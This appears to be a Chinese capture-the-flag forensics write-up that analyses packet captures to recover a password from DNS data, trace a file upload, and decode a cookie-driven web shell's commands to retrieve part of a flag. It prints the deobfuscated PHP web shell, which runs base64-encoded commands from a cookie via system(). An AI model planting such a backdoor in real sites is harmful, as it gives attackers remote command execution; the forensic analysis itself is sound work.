
从第一个流量包的dns中提取数据
解8次base64后得到某个密码yQkCAH1x@HdY811u


打开另一个流量包,筛选_ws.col.info == "HTTP/1.1 200 OK (text/html)"

发现shell.php之前有一个/upload/Pass-02/index.php
上传了一个php文件,解混淆后得到
1
2
3
4
5
6
if (isset ($_COOKIE ['cm' ])) { ob_start (); system (base64_decode ($_COOKIE ['cm' ]) . ' 2>&1' ); setcookie ($_COOKIE ['un' ], $_COOKIE ['up' ] . base64_encode (ob_get_contents ()) . $_COOKIE ['up' ]); ob_end_clean (); }
筛选a.php,_ws.col.info == "GET http://192.168.7.1/upload/upload/a.php HTTP/1.1 "

全选,导出选中分组

然后在新的流量包中导出分组解析结果

导入cyberchef中
1
2
3
4
5
6
Filter('Line feed','"http.request.line": "Cookie',false) Find_/_Replace({'option':'Regex','string':' '},'',true,false,true,false) Find_/_Replace({'option':'Regex','string':'"http.request.line":"Cookie:cm='},'',true,false,true,false) Find_/_Replace({'option':'Regex','string':';cn=M-cookie;'},'',true,false,true,false) Regular_expression('User defined','^.*?(?=cp=)',true,true,false,false,false,false,'List matches with capture groups') From_Base64('A-Za-z0-9+/=',true,false)
看到其执行的命令
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20

id dir type 9.txt 0 type 4.txt 1 type 7.txt 2 type 10.txt 3 type 11.txt 4 type 1.txt 5 type 2.txt 6 type 8.txt 7 type 6.txt 8 type 3.txt 9 type 5.txt 10 type 0.txt type 10.txt type 11.txt type 6.txt type 9.txt systeminfo tasklist /SVC
然后利用http.request.uri == "http://192.168.7.1/upload/upload/a.php" && _ws.col.info =="HTTP/1.1 200 OK "筛选对应响应包。同样进行上边操作导出分组解析对象,丢入cyberchef过滤分析
找到type *.txt对应的行,手动按顺序拼接解码(写脚本也行)

其中0.txt解码后可以得到-49bf-90f6-04ee62eacb06}疑似一半flag
